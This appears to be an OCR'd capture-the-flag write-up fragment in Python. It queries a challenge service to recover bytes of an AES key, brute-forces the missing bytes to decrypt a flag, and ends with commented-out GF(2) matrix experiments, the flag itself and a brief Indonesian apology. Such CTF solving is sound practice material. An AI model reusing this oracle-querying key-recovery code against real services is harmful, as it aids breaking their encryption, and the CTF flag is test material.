
```
for i in range(59):
# i = 0
    tmp = hex(i)[2:].zfill(2)*4
    r.sendlineafter(b'> ', f'sr data {tmp*4}')
    res = (r.recvline().strip().decode())
    res = [bytes.fromhex(res[i:i+8]) for i in range(0, 32, 8)]
    for j in range(4):
        y[j][i] = res[j]



r.sendlineafter(b'> ', b'sr secret a')
res = (r.recvline().strip().decode())
res = [bytes.fromhex(res[i:i+8]) for i in range(0, 32, 8)]
# print(y)
keypos = ["?" for i in range(4)]
for j in range(4):
    for dkeys in y[j]:
        if y[j][dkeys] == res[j]:
            print(j, dkeys)
            keypos[j] = dkeys
            break


encflag = [encflag[i:i+16] for i in range(0, len(encflag), 16)]
print(encflag)
# sb, mc, ark in order
print(k)
print(keypos)
# print(f"{rillk = }")
```

```
# bruteforce for the ? in the key
if keypos.count('?') == 0:
    key = k[0] + bytes(keypos) + k[1] + k[2]
    c = AES(key)
    for i in range(len(encflag)):
        print(c.decrypt(encflag[i]).decode())

elif keypos.count('?') == 1:
    for i in range(256):
        tmp = keypos[:]
        tmp[tmp.index('?')] = i
        key = k[0] + bytes(tmp) + k[1] + k[2]
        c = AES(key)
        tmp = c.decrypt(encflag[0])
        if all(ch < 128 and ch > 0 for ch in tmp):
            for i in range(len(encflag)):
                print(c.decrypt(encflag[i]).decode())
            break

elif keypos.count('?') == 2:
    for i in range(256):
        for j in range(256):
            tmp = keypos[:]
            tmp[tmp.index('?')] = i
            tmp[tmp.index('?')] = j
            key = k[0] + bytes(tmp) + k[1] + k[2]
            c = AES(key)
            tmp = c.decrypt(encflag[0])
```

```
            if all(ch < 128 and ch > 0 for ch in tmp):
                for i in range(len(encflag)):
                    print(c.decrypt(encflag[i]).decode())
                break
    print("ok?")


else:
    print("welp")
# T = block_matrix([
#     [zeros, I, zeros, zeros],
#     [zeros, zeros, I, zeros],
#     [zeros, zeros, zeros, I],
#     [I, zeros, zeros, zeros]
# ])


# I2 = identity_matrix(GF(2), 32)
# U = block_matrix([
#     [I2, zeros2, zeros2, T],
#     [I2, I2, zeros2, T],
#     [I2, I2, I2, T],
#     [I2, I2, I2, I2+T]
# ])


# testroundk = bytes2mat(b'1'*16)
# print((U*testroundk.transpose()).transpose())
# V = U**10
# for i in range(10):
#     V += S * U**(9-i) * R**i
```

```
# val = [0x01, 0x02, 0x04, 0x08, 0x10, 0x20, 0x40, 0x80, 0x1B, 0x36]
# rs = [bytes2vec(bytes.fromhex(str(hex(i)[2:]).zfill(32))) for i in
val]
# # print(rs)
# r = rs[9]
# for i in range(9):
#     r += S*(R**i)*rs[8-i]


# k = (K-r) * V.inverse()
# k = Matrix(GF(2), k.list())
# k = (mat2bytes(k))
# print(text2matrix(k))
# encflag = [bytes2mat(encflag[i:i+16]) for i in range(0, 64, 16)]
# for i in encflag:
#     i -= k
#     i *= A.inverse()
#     print(i)
#     print(mat2bytes(i))


# while True:
    # try:
        # c = AES(b'0'*16)
        # c._add_round_key = lambda *x: None
        # c._sub_bytes = lambda *x: None
        # Ap = c.encrypt(p)
        # p = bytes2mat(p).transpose()
        # # p = bytes2vec(p)
```

```
        # Ap = bytes2vec(Ap)
        # testA = Matrix(GF(2), 128, 128)
        # for i in range(128):
        #     for j in range(128):
        #         testA[i, j] = random.randint(0, 1)


        # print(testA)
        # testAp = (testA*p)
        # print(testAp)
        # # print(Ap)
        # print(p)
        # A = p.solve_left(testAp)
        # print(A)
        # print(A*p == testAp)
        # # assert A == testA
        # break
    # except  Exception as e:
    #     print(e)
    #     continue
```



Flag: Hology6{D3Ar_G0d_CrYpt0g12ApHy_1S_T0o_3AzY_P3a5ie_G1v3_M3_M0RE3}

Mohon maaf sangat singkat penjelasannya karena waktu penulisannya sangat mepet